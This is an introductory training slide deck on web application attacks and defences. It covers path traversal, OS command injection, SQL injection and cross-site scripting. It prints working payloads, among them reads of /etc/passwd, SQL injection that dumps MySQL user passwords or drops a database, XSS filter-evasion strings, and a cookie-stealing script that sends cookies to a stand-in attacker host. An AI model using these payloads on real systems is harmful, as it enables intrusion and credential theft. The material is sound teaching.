*Training in **Cooperative Cyber Defence Centre of Excellence**, Tallinn, Estonia*

Web Application Security

Version 1.0, 2010-11-30, part of:
Introductory course in IT systems attack and defence

Kaur Kasak kaur.kasak@ccdcoe.org
Roman Palik roman.palik@ccdcoe.org

Copyright statement

- This material is a product of the CCD COE.
- Reproduction of material is authorized, provided the source is acknowledged, unless it is stated otherwise. Where prior permission must be obtained for the reproduction or use of material. Enquiries regarding authorization for reproduction can be sent to CCDCOE address ccdcoe@ccdcoe.org.

Introduction

- Web applications have become the target of choice for the attackers – attacks have been moved up the stack
- They are widely deployed: banks, e-shops, e-commerce and e-government sites, social networking sites, enterprise resource planning, gambling, blogs, admin interfaces of systems,...
- They store and handle sensitive or valuable data: business secrets, private information, credit card data, passwords, game accounts
- They have to be publicly available to be useful – perimeter defences do not help
- They are often easier to attack

Introduction II

- Webapps are becoming increasingly complex, new technologies are constantly introduced
- Writing a powerful webapp is feasible for novice developers. Writing a secure webapp requires considerable amount of knowledge and experience
- Economics: developers are pressurized by time constraints
- Many webapp attack methods are easy to find and exploit but still quite complicated to protect (XSS, CSRF)
  - Development frameworks and secure APIs are improving the situation

*http://www.**verizon**business.com/go/**2010databreachreport/***

Building Blocks


- **HTTP Protocol** for communication
  - Request-response model
  - Connections: connectionless vs persistent connections
  - Headers, Methods, Status Codes, **Cookies**
- **Server side technologies** for providing static and dynamic content
  - Web servers: Apache, IIS, Nginx
  - Web application platforms and scripting languages: Java, ASP.NET: PHP, C#, Perl, Python
  - Database systems: Oracle, MS SQL, PostgreSQL

Building Blocks II

- **Client side technologies**
  - HTML: hyperlinks and forms
  - JavaScript and AJAX
  - Thick Client Components: Java applets, ActiveX controls, Flash
- **Sessions**
  - HTTP is stateless
  - Often the applications needs to keep a record of user activities. This information is stored in data structure which is called a session
  - Sessions are usually stored on server side

WebApp Architecture

- Web applications have n-tier (often n=3) architecture
  - **Presentation**: web browser
  - **Logic**: programming language
  - **Storage**: database management system
- Web browser sends requests to the applications running on web server, the application makes SQL queries against the database and the results will be provided back to the web browser for rendering
- More complex applications have middleware between web server and database server – application server that provides API for business logic



Attacks against WebApps

- Fundamental problem – clients can send arbitrary input to the application
  - Manipulation of request parameters, headers, cookies
  - Client-side controls could be circumvented
- Most of the attacks involve sending crafted data to the application
  - Sending specially constructed form value to the server to modify the SQL request made to the web server
  - Substituting original session token with a token stolen from other user
- Main tools: brain, web browser, proxy

Attacks against WebApps II

- OWASP Top 10, SANS Top 25
- Server-side and client-side attacks
- **Mike Shema**: Seven Deadliest Web Application Attacks:
  1. Cross-Site Scripting
  2. Cross-Site Request Forgery
  3. SQL Injection
  4. Server Misconfiguration and Predictable Pages
  5. Breaking Authentication Schemes
  6. Logic Attacks
  7. Web of Distrust

Introductory course in IT systems attacks and defence

PATH TRAVERSAL

Path Traversal

- Webapps sometimes need to read from or write to a file system on the basis of parameters supplied within user requests
- If these operations are carried out in an unsafe manner, an attacker can submit crafted input which causes the application to access files that the application designer did not intend it to access
- By using **../** or **..** sequences in URL the attacker could be able to read or write data including application source code, configuration and critical system files

Example

http://secure.gallery.com/image_view.asp?file=abc.jpg

Suppose the server processes the request as follows:

1. Extract the value of the file parameter.
2. Append this value to the prefix like /var/www/gallery/webroot/images/
3. Open the file with this name and return it to the client

Exploitation:

http://.../image_view.asp?file=../../../../../etc/passwd

http://.../image_view.asp?file=..\\..\\..\\..\\boot.ini

Introductory course in IT systems attacks and defence

CODE INJECTION

Code Injection

- Code Injection is wide class of attacks and vulnerabilities
- Many of the core languages used to write webapps are implemented using an interpreter. The engine interprets the code at runtime and carries out the instructions
- Web applications usually manipulate with user input to be useful
- The interpreted code is a mix of instructions written by the programmer and user data
- Sometimes it is possible to craft the user input such that it breaks out of the data context and gets interpreted as program instructions – **code injection occurs**

OS Command Injection

- Application issues operating system command directly on the server
  - exec, system, wscript.shell
- Specific command or its parameters depend on the user input
- Crafted input could be used to inject a separate command into an existing preset command
- Dangerous metacharacters:
  - **; | &**
  - **`cmd`**

Example in Perl

```
#!/usr/bin/perl -w
use CGI qw/:standard/;
my $query = new CGI;
my $domain  = $query->param('domain');
system("/usr/bin/nslookup $domain");
```

- Suppose the attacker injects the following for $domain value

  www.example.ex | cat /etc/passwd

- Shell is not spawned in the following example:

  system("/usr/bin/nslookup", $domain);

Defence

- Avoid calling out directly OS commands
  - use a built-in API

- Specify allowed user input by whitelists
- Restrict input to narrow character set
  - input containing shell metacharacters and whitespace should be rejected
- Avoid passing the command string to a shell interpreter
  - E.g `$cmd` goes always through shell

Introductory course in IT systems attacks and defence

SQL INJECTION

SQLi introduction

- SQL injection is a common and well understood application-level attack
- SQL is an interpreted language and web applications commonly construct SQL statements that incorporate user-supplied data
- If this is done in an unsafe way, then the application may be vulnerable to SQL injection
- In the most serious cases, SQL injection can enable an anonymous attacker to read and modify **all data** stored within the database and even take full control of the server on which the database is running

What is SQLi

http://xkcd.com/327

- Attack in which SQL code is inserted into application input parameters and passed to the SQL server for parsing and execution
- Dynamic SQL – SQL statements are built dynamically based on different conditions and user input
- Example dynamic string building construct in PHP

```
$query = "SELECT * FROM table WHERE field =
                    '$_GET["input"]'"
```

- Same in .NET

```
query = "SELECT * FROM table WHERE field = " +
          request.QueryString("input") + "'"
```

What is SQLi II

- The quote ' character is interpreted by the DBMS as a boundary between the code and the data
  - Anything encapsulated between the quotes is considered as **data**
  - Anything following the quote character is considered as **code**
  - Note that numeric data types do not have to be encapsulated
- The fundamental problem in the previous example was that the user input was directly inserted into the SQL statement without validation and sanitization
- Suppose the input parameter gets the value in red:

```
$query = "SELECT * FROM table WHERE field = 'abc'
UNION SELECT user, password FROM mysql.user WHERE
user LIKE '%'"
```

Classical Example: login

```
$authorized = 0
$db = mysql_connect($config['db_hostname'],
                    $config['db_username'],
                    $config['db_password']);
mysql_select_db($config['db_name']);
$username=$_POST['username'];
$password=$_POST['password'];
$sql="SELECT username FROM `users` WHERE
   username='$username' AND password='$password'";
$result = mysql_query($sql, $db);
$rowcount = mysql_num_rows($result);
if ($rowcount > 0) { $authorized = 1; }
```

Classical Example: login SQLi

- Suppose the username gets the following value

  $username = "james' OR 1=1 -- "

- Then the query sent to the database for execution becomes

```
SELECT username FROM `users`
WHERE username='james' OR 1=1 -- ' AND
password='$password'
```

- Note that "--" marks a comment in MySQL
- The condition

```
username='james' OR 1=1
```

  is always true therefore the query will return all usernames from table **users** and the user will be authenticated

Finding SQLi

- **White-box** approach – source code review of the web application
  1. Identify data that has been received from untrusted source (*tainted*)
  2. Identify whether dangerous coding behaviors have been applied to security sensitive functions executing SQL statements
- **Black-box** approach – interacting with running application
  1. Identify all data entry points
  2. Identify anomalies in server responses by sending specially crafted data

Data Entry Points

- Request parameters in **HTTP GET** method

```
http://www.example.com/?id=123123
```

- Request parameters in **HTTP POST** method

```
POST /search.htm HTTP/1.1
Host: www.example.com
search=true&query=findasecret&submitSearch=Search
```

- Other request components that the web server could process and use in generating dynamic SQL statements
  - Cookies, Referer, Host, User-Agent
  - However, cases where these HTTP headers could be exploited for SQLi are uncommon

SQL Errors

- Common method of identifying the presence of SQLi vulnerability is to manipulate the input parameters to trigger an error condiction
- Application may handle the errors in several different ways:
  - SQL error is displayed on the page and is visible to the user
    - Most valuable case for a pen-tester or an attacker
  - SQL error is hidden in the HTML source code
  - HTTP error code 500 is returned (Internal Server Error)
  - Redirection occurs when error is detected
  - A generic error page is displayed without revealing any details of what caused the error

Manipulating Parameters

- Insert single quote ' and observe if an error occurred or the result differs from the original
  - User supplied string-data is encapsulated between single quotes. If the the specific parameter is vulnerable to SQLi, injecting single quote should break the syntax
  - Sometimes also numeric data is encapsulated between ' '
  - Note that e.g. In MySQL strings could be also encapsulated by double quotes therefore try also injecting "
- Insert two single quotes together: ''
  - This is an escape sequence to mark literal single quote. Anomalous behavior should disappear if SQLi vulnerability exists

Manipulating Parameters II

- For verification use concatenation sequence to form a harmful string which should not trigger any errors
  - MySQL: cy' 'ber
  - MSSQL: cy'+'ber
  - Oracle: cy'||'ber

```
"SELECT * from users where name= '" . $_GET['name'] . "'"
```

```
SELECT * from users where name='cy' 'ber'
```

- In some cases injecting always true and always false condictions to the WHERE clause could confirm vulnerability:
  - **`somedata' OR 1=1`** (should return all rows)
  - **`somedata' AND 1=2`** (should return no rows)

Manipulating Parameters III

- In case of numeric data single quotes are not required
- Compare the result of supplied original value with the equivalent value obtained from simple arithmetic calculations
  - E.g. 10 = 5 + 5
    - http://www.example.com/?page_id=10
    - http://www.example.com/?page_id=5%2b5
  - If server returns with the same reply it may be vulnerable
- Note that URL encoding has to be used for special characters

  + → %2B / → %2F space →%20 # → %23
  - Google “url encoding”

Exploiting SQLi

- Suppose we have confirmed a working SQL injection point. How do exploit this?
- There are several methods how you can get data out of the database or make modifications
  - Bypassing authentication schemes
  - Stacked queries
  - UNION statements
  - Error messages
  - Blind SQLi
- The working methods are very much dependent on the application, specific back-end DBMS and it's configuration

Stacked Queries

- Multiple SQL statements separated by semicolon (**;**)
- Sometimes it is possible to use semicolon to end the original query and insert multiple new queries

```
http://www.example.com/?id=1; exec
master..xp_cmdshell 'ping www.ee';--
http://www.example.com/?search=test'; drop
database important_db --%20
```

- This method is often not possible – depends on the remote database engine and the technology used to access. E.g.
  - MS SQL allows stacked queries when accessed from ASP.NET and PHP
  - PHP (by default) does not allow when used to access MySQL

Database Comments

- MySQL

  `--` single line comments, second dash has to be followed by a space or control character

  `#` single-line comments

  `/*com*/` multiline comments

- MS SQL, Oracle

  `--` single line comments

  `/*com*/` multiline comments

UNION Statements

- UNION is used to combine the result from multiple SELECT statements into a single result set

```
SELECT col-t1-1, col-t1-2, col-t1-3 FROM table1
UNION
SELECT col-t2-1, col-t2-2, col-t2-3 FROM tables2
```

- The two SELECT queries must return the same number of columns.
  - MySQL error: "*The used SELECT statements have a different number of columns*"
- The data types of the corresponding columns have to be compatible

Using UNION to extract data

- One could use constants or NULL value to get the exact number of columns

```
www.example.com?search=test' UNION SELECT 1
FROM information_schema.tables --%20
www.example.com?search=test' UNION SELECT 1,2
FROM information_schema.tables --%20
www.example.com?search=test' UNION SELECT 1,2,3
FROM information_schema.tables --%20
```

→Until you do not get the error message anymore or you identify the data requested in the output in case errors are suppressed in the output

Using UNION to extract data II

- Suppose we know that the original query has 4 columns in the SELECT statement and that the second and third columns will be displayed in the HTML output
- Suppose the web application has access rights to query also the 'mysql' database that exists by default in every MySQL installation. Then one could craft the following requests:

```
www.example.com?search=test' UNION SELECT 1,host,user,4 FROM mysql.user --%20
```

```
www.example.com?search=test' UNION SELECT 1,user,password,4 FROM mysql.user --%20
```

Another trick to count the columns

- Columns selected for output can be referred to in ORDER BY and GROUP BY clauses using column names, column aliases, or **column positions**

```
www.example.com?search=test'ORDER BY 16 --%20
```

MySQL Error: Unknown column '16' in 'order clause'

```
www.example.com?search=test'ORDER BY 8 --%20
```

MySQL Error: Unknown column '16' in 'order clause'

```
www.example.com?search=test'ORDER BY 4 --%20
```

No Error: correct number is 4, 5, 6 or 7

```
www.example.com?search=test'ORDER BY 6 --%20
```

No Error: correct number is 6 or 7...

MySQL INFORMATION_SCHEMA

- MySQL INFORMATION_SCHEMA is a view that provides access to database metadata
  - SCHEMATA table provides information about databases
  - TABLES table provides information about tables in databases
  - COLUMNS table provides information about columns in tables
  - …
- If you need to gain information about the structure of the target database then INFORMATION_SCHEMA becomes really valuable

Other Topics

- Database fingerprinting
  - @@version
- **Blind** SQL injection
- Executing **O**perating **S**ystem Commands
- **Second-Order** SQL injection

Example: bypassing escaping

- A single quote `'` can be escaped with using 2 single quotes `''`
- PHP application could use the following routine for escaping single quotes

```
$field = str_replace("'","''",$_GET['field']);
```

- In MySQL the standard way of escaping special characters is to add backslash
- When attacker inserts `\'` as the value of the **`field`** it will be converted to `\''`
  - MySQL will interpret this as firstly comes a literal single quote `'` after which comes the special character `'`
  - Therefore we have successfully smuggled `'` in

Defence

- Not allowing Mr O'Neal to log in is not a good solution...

- Good solutions at the code level are:
  - Using **parameterized/prepared statements**
  - Validating input and using database specific escaping taking into account different character sets

PHP PDO prepared statements

```
$sql = "SELECT * FROM `articles`" .
       "WHERE `id` = :article_id";
$stmt = $db->prepare($sql);
$stmt->execute(array('article_id' =>$article_id))
```

1. Application specifies the structure of the query leaving pleaceholders for each item of user input
2. Application specifies the contents of each placeholder

- Crafted data cannot modify the structure of the query and SQL injection is NOT POSSIBLE
- Has to be used for every query!


Introductory course in IT systems attacks and defence

CROSS SITE SCRIPTING (XSS)


Client-Side Attacks

- The attacks have been moved against the clients already several years ago
  - Client-side is often easier to exploit
  - We do not see so many server-side flaws like OS command injection anymore
  - Client-side attacks render perimeter defences useless
- We well take a closer look only on few common vulnerabilities that require some actions from the user to be successful
  - Cross-Site Scripting
  - Cross Site Request Forgery (CSRF)
  - Clickjacking

Bypassing Perimeter Defences



Same-Origin Policy



- Web browsers access several web pages simultaneously: several windows, tabs, frames could be opened.
- Images, style-sheets and scripts are often downloaded from different domains
  - Suppose the user is logged into a trusted site www.bank.ex
  - It is clear that scripts loaded from some other untrusted site must not be able to read or modify the contents of www.bank.ex
- **SOP** prevents different web sites interfering with each other

Same Origin Policy II

- Two pages have the **same origin** if the **protocol**, **host** and **port** are same for the both pages
- Same origin:
  - **http**://example.site/first.html
  - **http**://example.site/second.html
- Different origin
  - **http**://fr.example.site/
  - **http**://fr.example.site:82/
  - **http**://en.example.site/
  - **https**://en.example.site/
- Exception: document.domain = “example.site“, cookies

Same Origin Policy III

- Simplified description of the **SOP**: it prevents a document or script loaded from site with one origin from manipulating or communicating with the document or cookies loaded from another origin
- Main features of **SOP**:
  - Site can send an arbitrary request for a resource from a different origin, but it cannot process the data returned from that request
  - Site can load a script from different origin and execute this within its own context
  - Site cannot read or modify a resource (cookie or other DOM data) from a different origin

Cross Site Scripting

- Cross Site Scripting (XSS) attacks target the users of the application, although the vulnerabilities still exist within the server-side
- XSS flaws occur when an application takes user supplied data and sends it to a web browser without first validating or encoding that content
- This allows attackers to inject a malicious script in the victim's browser
- Different types of XSS:
  - Reflected XSS
  - Stored XSS
  - DOM-Based XSS

Reflected XSS

- User supplied input is reflected back into her browser
  - Common examples of this are displaying search results and error messages
- Consider a web site with a search form. Suppose the following request will be made when user tries to look for SearchString

  `http://www.trusted.site/search.php?q=SearchString`
- Suppose the web page will return the following line preceding the search results

  Results 1 - 10 of about 10000 for SearchString (0.23 seconds)
- The attacker could:

  ...search.php?q= <script>alert('Attacked!')</script>

Stored XSS

- Persistent XSS occurs when data submitted by one user is stored on the target server and then displayed to other users without being filtered or sanitized appropriately
- Attacker could inject a malicious script to the web application. Every user that accesses the poisoned web page and requests the stored content receives the script, which is then executed in the user's browser.
- Stored XSS vulnerabilities are common in applications that support interaction between users.
- The malicious script could be entered as forum postings, comment fields, user profile parameters,...


XSS Classics: Stealing Cookies

- The attacker could post the following script on the site vulnerable to Stored XSS

```
<script>
var cookie = escape(document.cookie);
document.write("<img
   src=http://attackers.ip/cookie="  + cookie +
   ">");
</script>
```

- Note that same-origin policy permits to send a request to a site with different origin

XSS Session Hijacking



XSS

- In most real cases, the XSS payload is complicated. Then the attacker could place the full XSS payload inside another script, for instance **x.js**, and serve it from her own server

```
<script src=http://attacker_domain/x.js></script>
```

- Note that same-origin policy permits a site to download a script from a site with different origin and execute it in it's own context

XSS Payloads

- Virtual Defacement
- Session Hijacking by Stealing Session Cookies
- Stealing Usernames and Passwords
- Logging Keystrokes
- Capture Clipboard Contents
- Stealing Browsing History
- Port Scan the Local Network

Exploiting Remember Password

- A scenario from *Hacking: The Next Generation*
- User visits a web page which is vulnerable to XSS and chooses to "*Remember the Password*"
- Attacker makes a copy of the user's session cookies, then expires them (back-dating) with JavaScript on the client side
- Attacker injects an invisible IFRAME to the page the user is currently viewing. The content of this IFRAME will be the login page
- Browser automatically populates the username and password fields on the login form with the correct credentials
- Attacker's JavaScript extracts the values and restores original cookies

Finding XSS

- Insert a proof-of-concept attack string into every parameter of the application

  “><script>alert(‘XSS’)</script>

- Monitor the responses
- If the same string appears somewhere unmodified in the response the application is probably vulnerable
- If the string is modified it could be still possible to beat the filtering or sanitization

Beating Sanitization and Filtering

- “><sCriPt>alert(document.cookie)</sCriPt>
- “%3E%3Cscript>alert(document.cookie) %3C/script“%3E
- <scr<script>ipt>alert(document.cookie)</scr</script>ipt>

http://ha.ckers.org/xss.html

XSS Defence

- Output escaping based on the context
  - HTML body
  - HTML atribute
  - JavaScript
  - URL
  - CSS
- Ensure that the characters are treated as data
